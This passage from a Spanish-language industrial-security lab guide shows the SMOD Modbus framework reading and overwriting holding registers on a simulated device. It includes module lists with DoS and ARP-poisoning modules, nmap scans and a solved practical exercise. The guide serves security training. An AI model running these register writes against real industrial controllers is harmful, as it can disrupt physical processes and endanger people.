incibe@kali: ~/Documentos/smod/101x46
modbus/function/writeSingleCoils          Fuzzing Write Single Coil Function
modbus/function/writeSingleRegister        Fuzzing Write Single Register Function
modbus/scanner/arpWatcher                 ARP Watcher
modbus/scanner/discover                  Check Modbus Protocols
modbus/scanner/getfunc                  Enumeration Function on Modbus
modbus/scanner/uid                      Brute Force UID
modbus/sniff/arp                        Arp Poisoning

SMOD > use modbus/function/writeSingleRegister
SMOD modbus(writeSingleRegister) > show options
Name      Current Setting  Required  Description
----      -----          -----      -----
Output    True            False      The stdout save in output directory
RHOSTS   10.0.2.4         True       The target address range or CIDR identifier
RPORT    502              False      The port number for modbus protocol
RegisterAddr 0x0000        True       Register Address.
RegisterValue 0x0000        True       Register Value.
Threads   1               False      The number of concurrent threads
UID      None             True       Modbus Slave UID.

SMOD modbus(writeSingleRegister) > set RHOSTS 10.0.2.4
SMOD modbus(writeSingleRegister) > set RegisterValue 0x0103
SMOD modbus(writeSingleRegister) > set UID 1
SMOD modbus(writeSingleRegister) > show options
Name      Current Setting  Required  Description
----      -----          -----      -----
Output    True            False      The stdout save in output directory
RHOSTS   10.0.2.4         True       The target address range or CIDR identifier
RPORT    502              False      The port number for modbus protocol
RegisterAddr 0x0000        True       Register Address.
RegisterValue 0x0103        True      Register Value.
Threads   1               False      The number of concurrent threads
UID      1                True       Modbus Slave UID.

SMOD modbus(writeSingleRegister) > exploit
[+] Module Write Single Register Start
[+] Connecting to 10.0.2.4
[+] Response is :
###[ ModbusADU ]###
transId  = 0x2
protoId  = 0x0
len      = 0x6
unitId   = 0x1
###[ Write Single Register Answer ]###
funcCode = 0x6
registerAddr= 0x0
registerValue= 0x103

SMOD modbus(writeSingleRegister) >
```

Ilustración 77: Ejecución del *exploit*.

## 8 SMOD

- Comprueba que la operación de escritura que has realizado sobre el registro 1 del dispositivo MODBUS tiene el valor esperado de 259 (decimal).
- Para salir del *framework* SMOD, escribimos «*Exit*».




Ilustración 78: Operación da el valor esperado.

# 9

## EJERCICIO PRÁCTICO 1

- 3.1 Arranque de simuladores del entorno industrial 1
- 3.2 Arranque de simuladores del entorno industrial 2

# 9 EJERCICIO PRÁCTICO 1

## 9.1 Enunciado ejercicio práctico 1



Sobre nuestro dispositivo MODBUS:

- Realiza la lectura del primer y segundo registro del esclavo 2 en una misma ejecución del *exploit*.
- Realiza la escritura del tercer registro del esclavo 2 con el valor máximo que admite, teniendo en cuenta que el valor actual es de 60000 en decimal.

# 9 EJERCICIO PRÁCTICO 1

## 9.2 Solución ejercicio práctico 1

- Desde SMOD, listamos los módulos disponibles, y seleccionamos el correspondiente a MODBUS *readHoldingRegister* para leer los *Holding Register* del dispositivo Modbus.
  - show modules**
  - use modbus/function/readHolding Register**

The screenshot shows two terminal windows side-by-side. The left window displays the SMOD penetration test framework. It starts with the command \$ python2 smod.py, followed by the output of the 'show modules' command. The 'modbus/function/readHolding' module is highlighted in red. The right window shows the results of an Nmap scan for port 502, which is open and identified as a modbus service. The scan report indicates an illegal function error at address 0x1.

```
incibe@kali: ~/Documentos/smod101x46
$ cd Documentos/smod
$ python2 smod.py
< SMOD >
-----
\ ^ ^
( xx ) \-----\ \
( _ ) \-----w |
| |----w |
| | |
---=[MODBUS] Penetration Test Framework
---=[Version : 1.0.4
---=[Modules : 23
---=[Coder : Farzin Enddo
---=[github : www.github.com/enddo

SMOD > show modules
Modules
-----
modbus/dos/arp
modbus/dos/galilRIO
modbus/dos/writeAllCoils
modbus/dos/writeAllRegister
modbus/dos/writeSingleCoils
modbus/dos/writeSingleRegister
modbus/function/fuzzing
modbus/function/readCoils
modbus/function/readCoilsException
modbus/function/readDiscreteInput
modbus/function/readDiscreteInputException
modbus/function/readExceptionStatus
modbus/function/readHoldingRegister
modbus/function/readHoldingRegisterException
modbus/function/readInputRegister
modbus/function/readInputRegisterException
modbus/function/writeSingleCoils
modbus/function/writeSingleRegister
modbus/scanner/arpWatcher
modbus/scanner/discover
modbus/scanner/getfunc
modbus/scanner/uid
modbus/sniff/arp
SMOD > [redacted]

Description
-----
DOS with Arp Poisoning
DOS Galil RIO-47100
DOS With Write All Coils
DOS With Write All Register Function
DOS With Write Single Coil Function
DOS Write Single Register Function
Fuzzing Modbus Functions
Fuzzing Read Coils Function
Fuzzing Read Coils Exception Function
Fuzzing Read Discrete Inputs Function
Fuzzing Read Discrete Inputs Exception Function
Fuzzing Read Exception Status Function
Fuzzing Read Holding Registers Function
Fuzzing Read Holding Registers Exception Function
Fuzzing Read Input Registers Function
Fuzzing Read Input Registers Exception Function
Fuzzing Write Single Coil Function
Fuzzing Write Single Register Function
ARP Watcher
Check Modbus Protocols
Enumeration Function on Modbus
Brute Force UID
Arp Poisoning

incibe@kali: ~ 101x46
$ nmap --script modbus-discover.nse -p 502 10.0.2.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-21 11:00 CET
Nmap scan report for 10.0.2.4
Host is up (0.00062s latency).

PORT      STATE SERVICE
502/tcp    open  modbus
| modbus-discover:
|_ sid 0x1:
|   error: ILLEGAL FUNCTION

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
incibe@kali: ~
```

Ilustración 79: Lectura de los *Holding Register* del dispositivo Modbus.

# 9 EJERCICIO PRÁCTICO 1

## 9.2 Solución ejercicio práctico 1

---

- Mostramos opciones. Por defecto en Quantity nos aparece 0x0002, luego no variamos este ajuste ya que vamos a leer dos *Holding Register*.
  - También establecemos dirección del esclavo MODBUS en 10.0.2.4, la dirección del registro desde donde queremos empezar a leer (StartAddr 0x0000 en nuestro caso, que corresponde con la dirección del registro 1) y el UID (identificador del esclavo MODBUS) en 2.
  - Volvemos a mostrar opciones para confirmar que los cambios han quedado debidamente almacenados y antes de pasar al siguiente paso, nos aseguramos de que nuestro dispositivo MODBUS está en ejecución («run»).

# 9 EJERCICIO PRÁCTICO 1

## 9.2 Solución ejercicio práctico 1

- ***show options***
- **set RHOSTS 10.0.2.4**
- **set StartAddr 0x0000**
- **set UID 2**
- ***show options***

```
incibe@kali: ~/Documentos/sm0d10x46
modbus/dos/writeAllCoils DOS With Write All Coils
modbus/dos/writeAllRegister DOS With Write All Register Function
modbus/dos/writeSingleCoils DOS With Write Single Coil Function
modbus/dos/writeSingleRegister DOS Write Single Register Function
modbus/function/fuzzing Fuzzing Modbus Functions
modbus/function/readCoils Fuzzing Read Coils Function
modbus/function/readCoilsException Fuzzing Read Coils Exception Function
modbus/function/readDiscreteInput Fuzzing Read Discrete Inputs Function
modbus/function/readDiscreteInputException Fuzzing Read Discrete Inputs Exception Function
modbus/function/readExceptionStatus Fuzzing Read Exception Status Function
modbus/function/readHoldingRegister Fuzzing Read Holding Registers Function
modbus/function/readHoldingRegisterException Fuzzing Read Holding Registers Exception Function
modbus/function/readInputRegister Fuzzing Read Input Registers Function
modbus/function/readInputRegisterException Fuzzing Read Input Registers Exception Function
modbus/function/writeSingleCoils Fuzzing Write Single Coil Function
modbus/function/writeSingleRegister Fuzzing Write Single Register Function
modbus/scanner/arpWatcher ARP Watcher
modbus/scanner/discover Check Modbus Protocols
modbus/scanner/getfunc Enumeration Function on Modbus
modbus/scanner/uid Brute Force UID
modbus/sniff/arp Arp Poisoning

SMOD > use modbus/function/readHoldingRegister
SMOD modbus(readHoldingRegister) > show options
Name      Current Setting   Required  Description
----      -----          -----      -----
Output    True             False     The stdout save in output directory
Quantity  0x0002           True      Registers Values.
RHOSTS   10.0.2.4          True     The target address range or CIDR identifier
RPORT    502              False    The port number for modbus protocol
StartAddr 0x0001           True     Start Address.
Threads   1               False    The number of concurrent threads
UID      None             True     Modbus Slave UID.

SMOD modbus(readHoldingRegister) > set RHOSTS 10.0.2.4
SMOD modbus(readHoldingRegister) > set StartAddr 0x0000
SMOD modbus(readHoldingRegister) > set UID 2
SMOD modbus(readHoldingRegister) > show options
Name      Current Setting   Required  Description
----      -----          -----      -----
Output    True             False     The stdout save in output directory
Quantity  0x0002           True      Registers Values.
RHOSTS   10.0.2.4          True     The target address range or CIDR identifier
RPORT    502              False    The port number for modbus protocol
StartAddr 0x0000           True     Start Address.
Threads   1               False    The number of concurrent threads
UID      2                True     Modbus Slave UID.

(incibe㉿kali)-[~]
$ nmap --script modbus-discover.nse -p 502 10.0.2.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-21 11:00 CET
Nmap scan report for 10.0.2.4
Host is up (0.00062s latency).

PORT      STATE SERVICE
502/tcp    open  modbus
|_ modbus-discover:
|   |_ sid 0x1:
|   |_ error: ILLEGAL FUNCTION

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
(incibe㉿kali)-[~]
```

Ilustración 80: Se asegura que el dispositivo MODBUS está en ejecución («run»).

# 9 EJERCICIO PRÁCTICO 1

## 9.2 Solución ejercicio práctico 1

- Ejecuta el exploit de lectura de *Holding Register MODBUS*.
  - exploit**

The screenshot shows a terminal window with two panes. The left pane displays the configuration of the SMOD module for reading a holding register. It lists various options like RHOSTS, RPORT, StartAddr, Threads, and UID, along with their current settings and descriptions. The right pane shows the results of an Nmap scan for port 502 on host 10.0.2.4, which found an open Modbus service. The exploit command is then run, showing the connection attempt and the response from the target host.

```
incibe@kali: ~/Documentos/smod 101x46
modbus/function/writeSingleCoils          Fuzzing Write Single Coil Function
modbus/function/writeSingleRegister        Fuzzing Write Single Register Function
modbus/scanner/arpWatcher                 ARP Watcher
modbus/scanner/discover                  Check Modbus Protocols
modbus/scanner/getfunc                  Enumeration Function on Modbus
modbus/scanner/uid                      Brute Force UID
modbus/sniff/arp                        Arp Poisoning

SMOD > use modbus/function/readHoldingRegister
SMOD modbus(readHoldingRegister) > show options
Name      Current Setting  Required  Description
----      -----          -----      -----
Output    True            False      The stdout save in output directory
Quantity  0x0002          True       Registers Values.
RHOSTS   10.0.2.4          True      The target address range or CIDR identifier
RPORT    502              False     The port number for modbus protocol
StartAddr 0x0001          True      Start Address.
Threads   1               False     The number of concurrent threads
UID      None             True      Modbus Slave UID.

SMOD modbus(readHoldingRegister) > set RHOSTS 10.0.2.4
SMOD modbus(readHoldingRegister) > set StartAddr 0x0000
SMOD modbus(readHoldingRegister) > set UID 2
SMOD modbus(readHoldingRegister) > show options
Name      Current Setting  Required  Description
----      -----          -----      -----
Output    True            False      The stdout save in output directory
Quantity  0x0002          True       Registers Values.
RHOSTS  10.0.2.4          True      The target address range or CIDR identifier
RPORT   502              False     The port number for modbus protocol
StartAddr 0x0000          True      Start Address.
Threads  1               False     The number of concurrent threads
UID     2                True      Modbus Slave UID.

SMOD modbus(readHoldingRegister) > exploit
[+] Module Read Holding Registers Start
[+] Connecting to 10.0.2.4
[+] Response is :
###[ ModbusADU ]##
transId = 0x2
protoId = 0x0
len = 0x7
unitId = 0x2
###[ Read Holding Registers Answer ]##
funcCode = 0x3
byteCount = 4
registerVal= [58, 152, 117, 48]

SMOD modbus(readHoldingRegister) >
```

```
(incibe㉿kali)-[~]
└─$ nmap --script modbus-discover.nse -p 502 10.0.2.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-21 11:00 CET
Nmap scan report for 10.0.2.4
Host is up (0.00062s latency).

PORT      STATE SERVICE
502/tcp    open  modbus
|_ modbus-discover:
|   sid 0x1:
|_  error: ILLEGAL FUNCTION


Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
(incibe㉿kali)-[~]
└─$
```

Ilustración 81: Consola para el *exploit* de lectura de *Holding Register MODBUS*.

# 9 EJERCICIO PRÁCTICO 1

## 9.2 Solución ejercicio práctico 1

- El valor que nos interesa aparece en la última línea (*registerVal*) y nos muestra los valores en decimal de los 4 *bytes* del *Holding Register* [58, 152, 117, 48].
- El primer *Holding Register* corresponde a [58, 152]. La conversión del valor a decimal es como sigue:



# 9 EJERCICIO PRÁCTICO 1

## 9.2 Solución ejercicio práctico 1

- El segundo *Holding Register* corresponde a [117, 48]. La conversión del valor a decimal es como sigue:



# 9 EJERCICIO PRÁCTICO 1

## 9.2 Solución ejercicio práctico 1




Ilustración 82: Valores del *Holding Register*.

# 9 EJERCICIO PRÁCTICO 1

## 9.2 Solución ejercicio práctico 1

- Descartamos el módulo actual con el comando **back**. Desde SMOD, volvemos a listar los módulos, y seleccionamos el correspondiente a MODBUS *writeSingleRegister* para realizar una operación de escritura en el *Holding Register* número 3 del dispositivo Modbus.
  - **back**
  - **show modules**

The screenshot shows a terminal window with two panes. The left pane displays the SMOD interface, which includes configuration parameters like port (502), start address (0x0000), threads (1), and UID (2). It also shows a session where the user runs the 'modbus(readHoldingRegister)' command, followed by 'exploit', and then 'back'. After 'back', the user runs 'show modules' to list available modules. The right pane shows the Nmap command being run to discover Modbus services on port 502 of 10.0.2.4, resulting in a single host up with an illegal function error. The bottom of the terminal shows the user's prompt again.

```
RPORT      502      False    The port number for modbus protocol
StartAddr 0x0000   True     Start Address.
Threads    1        False    The number of concurrent threads
UID        2        True     Modbus Slave UID.

SMOD modbus(readHoldingRegister) > exploit
[+] Module Read Holding Registers Start
[+] Connecting to 10.0.2.4
[+] Response is :
###[ ModbusADU ]###
transId  = 0x2
protoId  = 0x0
len       = 0x7
unitId   = 0x2
###[ Read Holding Registers Answer ]###
funcCode = 0x3
byteCount = 4
registerVal= [58, 152, 117, 48]

SMOD modbus(readHoldingRegister) > back
SMOD > show modules
Modules
-----
modbus/dos/arp
modbus/dos/galilRIO
modbus/dos/writeAllCoils
modbus/dos/writeAllRegister
modbus/dos/writeSingleCoils
modbus/dos/writeSingleRegister
modbus/function/fuzzing
modbus/function/readCoils
modbus/function/readCoilsException
modbus/function/readDiscreteInput
modbus/function/readDiscreteInputException
modbus/function/readExceptionStatus
modbus/function/readHoldingRegister
modbus/function/readHoldingRegisterException
modbus/function/readInputRegister
modbus/function/readInputRegisterException
modbus/function/writeSingleCoils
modbus/function/writeSingleRegister
modbus/scanner/arpWatcher
modbus/scanner/discover
modbus/scanner/getfunc
modbus/scanner/uid
modbus/sniff/arp
SMOD >

Description
-----
DOS with Arp Poisoning
DOS Galil RIO-47100
DOS With Write All Coils
DOS With Write All Register Function
DOS With Write Single Coil Function
DOS Write Single Register Function
Fuzzing Modbus Functions
Fuzzing Read Coils Function
Fuzzing Read Coils Exception Function
Fuzzing Read Discrete Inputs Function
Fuzzing Read Discrete Inputs Exception Function
Fuzzing Read Exception Status Function
Fuzzing Read Holding Registers Function
Fuzzing Read Holding Registers Exception Function
Fuzzing Read Input Registers Function
Fuzzing Read Input Registers Exception Function
Fuzzing Write Single Coil Function
Fuzzing Write Single Register Function
ARP Watcher
Check Modbus Protocols
Enumeration Function on Modbus
Brute Force UID
Arp Poisoning

incibe@kali: ~/Documentos/smod101x46
incibe@kali: ~/Documentos/smod
incibe@kali: ~101x46

(incibe㉿kali)-[~]
$ nmap --script modbus-discover.nse -p 502 10.0.2.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-21 11:00 CET
Nmap scan report for 10.0.2.4
Host is up (0.00062s latency).

PORT      STATE SERVICE
502/tcp   open  modbus
|_ modbus-discover:
|   sid 0x1:
|_   error: ILLEGAL FUNCTION

Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
(incibe㉿kali)-[~]
$
```

Ilustración 83: Descarte del módulo actual con el comando *back* y muestra de módulos con el comando *show modules*.

# 9 EJERCICIO PRÁCTICO 1

## 9.2 Solución ejercicio práctico 1

The screenshot shows two terminal windows side-by-side. The left window displays a list of available NSE (Network Security Script) modules for the 'modbus' module. The right window shows the results of a network scan using the 'modbus-discover.nse' script.

**Left Terminal (Modbus Modules):**

```
incibe@kali: ~/Documentos/smod 101x46
modbus/dos/writeAllRegister      DOS With Write All Register Function
modbus/dos/writeSingleCoils      DOS With Write Single Coil Function
modbus/dos/writeSingleRegister   DOS Write Single Register Function
modbus/function/fuzzing          Fuzzing Modbus Functions
modbus/function/readCoils        Fuzzing Read Coils Function
modbus/function/readCoilsException Fuzzing Read Coils Exception Function
modbus/function/readDiscreteInput Fuzzing Read Discrete Inputs Function
modbus/function/readDiscreteInputException Fuzzing Read Discrete Inputs Exception Function
modbus/function/readExceptionStatus Fuzzing Read Exception Status Function
modbus/function/readHoldingRegister Fuzzing Read Holding Registers Function
modbus/function/readHoldingRegisterException Fuzzing Read Holding Registers Exception Function
modbus/function/readInputRegister Fuzzing Read Input Registers Function
modbus/function/readInputRegisterException Fuzzing Read Input Registers Exception Function
modbus/function/writeSingleCoils  Fuzzing Write Single Coil Function
modbus/function/writeSingleRegister Fuzzing Write Single Register Function
modbus/scanner/arpWatcher        ARP Watcher
modbus/scanner/discover          Check Modbus Protocols
modbus/scanner/getfunc           Enumeration Function on Modbus
modbus/scanner/uid               Brute Force UID
modbus/sniff/arp                Arp Poisoning
```

**Right Terminal (Nmap Scan Results):**

```
incibe@kali: ~ 101x46
(incibe@kali)-[~]
$ nmap --script modbus-discover.nse -p 502 10.0.2.4
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-21 11:00 CET
Nmap scan report for 10.0.2.4
Host is up (0.00062s latency).

PORT      STATE SERVICE
502/tcp    open  modbus
| modbus-discover:
|_ sid 0x1:
|_ error: ILLEGAL FUNCTION


Nmap done: 1 IP address (1 host up) scanned in 0.47 seconds
(incibe@kali)-[~]
$
```

Ilustración 84: Muestra de módulos con el comando *show modules*.

# 9 EJERCICIO PRÁCTICO 1

## 9.2 Solución ejercicio práctico 1

```
modbus/function/readInputRegisterException  
modbus/function/writeSingleCoils  
modbus/function/writeSingleRegister  
modbus/scanner/arpWatcher  
modbus/scanner/discover  
modbus/scanner/getfunc
```



```
incibe@kali: ~/Documentos/smod 101x46  
modbus/dos/writeAllRegister DOS With Write All Register Function  
modbus/dos/writeSingleCoils DOS With Write Single Coil Function  
modbus/dos/writeSingleRegister DOS Write Single Register Function  
modbus/function/fuzzing Fuzzing Modbus Functions  
modbus/function/readCoils Fuzzing Read Coils Function  
modbus/function/readCoilsException Fuzzing Read Coils Exception Function  
modbus/function/readDiscreteInput Fuzzing Read Discrete Inputs Function  
modbus/function/readDiscreteInputException Fuzzing Read Discrete Inputs Exception Function  
modbus/function/readExceptionStatus Fuzzing Read Exception Status Function  
modbus/function/readHoldingRegister Fuzzing Read Holding Registers Function  
modbus/function/readHoldingRegisterException Fuzzing Read Holding Registers Exception Function  
modbus/function/readInputRegister Fuzzing Read Input Registers Function  
modbus/function/readInputRegisterException Fuzzing Read Input Registers Exception Function  
modbus/function/writeSingleCoils Fuzzing Write Single Coil Function  
modbus/function/writeSingleRegister Fuzzing Write Single Register Function  
modbus/scanner/arpWatcher ARP Watcher  
modbus/scanner/discover Check Modbus Protocols  
modbus/scanner/getfunc Enumeration Function on Modbus  
modbus/scanner/vid Brute Force VID  
modbus/sniff/arp Arp Poisoning  
SMOD > use modbus/function/writeSingleRegister  
SMOD modbus(writeSingleRegister) > show options  
Name Current Setting Required Description  
----  
Output True False The stdout save in output directory  
RHOSTS True The target address range or CIDR identifier  
RPORT 502 False The port number for modbus protocol  
RegisterAddr 0x0000 True Register Address.  
RegisterValue 0x0000 True Register Value.  
Threads 1 False The number of concurrent threads  
UID None True Modbus Slave UID.  
SMOD modbus(writeSingleRegister) > set RHOSTS 10.0.2.4  
SMOD modbus(writeSingleRegister) > set RegisterAddr 0x0002  
SMOD modbus(writeSingleRegister) > set RegisterValue 0xFFFF  
SMOD modbus(writeSingleRegister) > set UID 2  
SMOD modbus(writeSingleRegister) > show options  
Name Current Setting Required Description  
----  
Output True False The stdout save in output directory  
RHOSTS 10.0.2.4 True The target address range or CIDR identifier  
RPORT 502 False The port number for modbus protocol  
RegisterAddr 0x0002 True Register Address.  
RegisterValue 0xFFFF True Register Value.  
Threads 1 False The number of concurrent threads  
UID 2 True Modbus Slave UID.
```

Ilustración 85: Selecciona el módulo MODBUS *writeSingleRegister*.

# 9 EJERCICIO PRÁCTICO 1

## 9.2 Solución ejercicio práctico 1

- Para calcular el valor máximo que puede almacenar un *Holding Register*, utilizamos la calculadora de Windows como has hecho antes. Puesto que en hexadecimal el valor máximo que puede tener un *byte* es FF, y un *Holding Register* está formado por 2 *bytes* introducimos el valor en hexadecimal FFFF, para que nos devuelva el equivalente en decimal cuyo valor es 65535. Luego este es el máximo valor que puede almacenar un *Holding Register*.

